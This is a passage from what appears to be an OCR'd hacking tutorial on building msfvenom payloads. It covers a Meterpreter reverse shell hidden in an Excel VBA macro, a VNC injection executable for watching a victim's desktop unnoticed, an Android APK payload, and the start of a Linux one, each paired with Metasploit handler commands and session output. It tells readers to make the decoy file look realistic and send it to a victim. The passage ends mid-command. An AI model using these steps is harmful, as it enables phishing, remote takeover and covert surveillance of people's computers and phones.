
```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=7777 -f vba
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=7777 -f vba
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of vba file: 2646 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Kwly As Long, ByVa
l Ukxxffqp As Long, ByVal Nvpjiw As LongPtr, Reic As Long, ByVal Eome As Long, Dbruv As Long)
As LongPtr
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Sxtgux As Long, By
Val Zjjfhkei As Long, ByVal Mll As Long, ByVal Gblz As Long) As LongPtr
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Iguucq As LongPtr
, ByRef Pwrn As Any, ByVal Uyw As Long) As LongPtr
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Kwly As Long, ByVal Ukxxff
qp As Long, ByVal Nvpjiw As Long, Reic As Long, ByVal Eome As Long, Dbruv As Long) As Long
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Sxtgux As Long, ByVal Zjjf
hkei As Long, ByVal Mll As Long, ByVal Gblz As Long) As Long
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Iguucq As Long, ByRef Pwr
n As Any, ByVal Uyw As Long) As Long
#EndIf
```

www.hackingarticles.in

once the command is executed copy the script starting from "#if VBA 7 till "End if" as highlighted in below image:




Macro

Macro name: test

Macros in: All Open Workbooks


Description

Let us now open an excel file and press alt+F11 key to open VB script, you will get the options box, as shown above, enter the name you will like to provide and click on "create".



```
 Function CreateThread Lib "kernel32" (ByVal Kwly As Long, ByVal Ukxxffqp
 Function VirtualAlloc Lib "kernel32" (ByVal Sxtgux As Long, ByVal Zjjfhke
 Function RtlMoveMemory Lib "kernel32" (ByVal Iguucq As LongPtr, ByRef Pw

n CreateThread Lib "kernel32" (ByVal Kwly As Long, ByVal Ukxxffqp As Long,
n VirtualAlloc Lib "kernel32" (ByVal Sxtgux As Long, ByVal Zjjfhkei As Lo
n RtlMoveMemory Lib "kernel32" (ByVal Iguucq As Long, ByRef Pwrn As Any,


ucybiii As Variant, Sczcq As Long

 Hlfwhwxo As LongPtr

fwhwxo As Long

130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139,
17, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139, 88, 36, 1, 211, 102,
107, 0, 255, 213, 106, 10, 104, 192, 168, 0, 107, 104, 2, 0, 30, 97, 137,
4, 104, 0, 16, 0, 0, 86, 106, 0, 104, 88, 164, 83, 229, 255, 213, 147, 83,
```

You will get a new options box as above, click on "This workbook" and replace the values with your copied vb script payload generated by the msfvenom tool and close the vb script editor and enable the macro.




Now you may draft your excel file with relevant data which may look realistic for a victim to open the file, in our case we have just inserted the value "Test" save the file and send it to the victim.

To capture the sessions let us now start the multi handler as stated below:

Open kali Terminal and type **msfconsole**

```
msf > use exploit/multi/handler
msf exploit(handler) > set paylaod windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
msf exploit(handler) > set lport 7777
msf exploit(handler) > exploit
```

Once the excel file is opened by the victim, it will prompt the victim to enable the macro, once enabled, our VBScript will get executed to provide us with a reverse connection to the victim machine as shown in the below image.




```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 7777
lport => 7777
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:7777
[*] Sending stage (179267 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.107:7777 -> 192.168.0.100:49284) at 2017-11-14 12:
10:11 -0500

meterpreter >
```

VNC Payload

Will it is not great if we can take the remote of victim machine without their knowledge and observe their activity anonymously, this payload does exactly that, let us use it to our benefit.

Let us begin to create the payload!! Open Kali Terminal and type the command as mention below:

```
msfvenom -p windows/vncinject/reverse_tcp lhost=192.168.0.107 lport=5900 -f exe >
```




```
root@kali:~# msfvenom -p windows/vncinject/reverse_tcp lhost=192.168.0.107 lport=5900 -f exe >
 /root/Desktop/vnc.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Once the payload is generated and send to the victim for execution, we will start our next step as shown below. To capture the sessions let us now start the multi handler as stated below:

Open kali Terminal and type **msfconsole**


```
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set paylaod windows/vncinject/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
msf exploit(handler) > set lport= 5900
msf exploit(handler) > exploit
```



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 5900
lport => 5900
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:5900
[*] Sending stage (401920 bytes) to 192.168.0.100
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
msf exploit(handler) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "win-1gkssj7d2ae"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

www.hackingarticles.in

We can see that reverse connection has executed the VNC injection and the victim remote machine session is established on our kali machine showing Remote Desktop.




Android Payload

Exploiting handheld devices have always been a hot topic and still continues, hence we have included it in our article as well, let us use one of the androids exploit available within the msfvenom tool and use it to our benefit.

Let’s begin

Open Kali Terminal and type the command as mention below:

```
msfvenom -p andriod/meterpreter/reverse_tcp lhost=192.168.0.107 lport=8888 > /root
```




```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.0.107 lpo
rt=8888 > /root/Desktop/file.apk
No platform was selected, choosing Msf::Module::Platform::Android from the paylo
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8809 bytes
```

Once the payload gets generated send it to the victim to execute on his handheld and start multi handler as shown in below image.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
msf exploit(handler) > set lport 8888
msf exploit(handler) > exploit
```

Once the payload gets executed, you will get the meterpreter session of the handheld, which is now in your control as shown below.




```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 8888
lport => 8888
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:8888
[*] Sending stage (69050 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.107:8888 -> 192.168.0.100:39957) at
2017-11-16 02:28:53 -0500

meterpreter >
```

Linux Payload

Open Kali Terminal and type the command as mention below:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.0.107 lport=4444 -f el
```

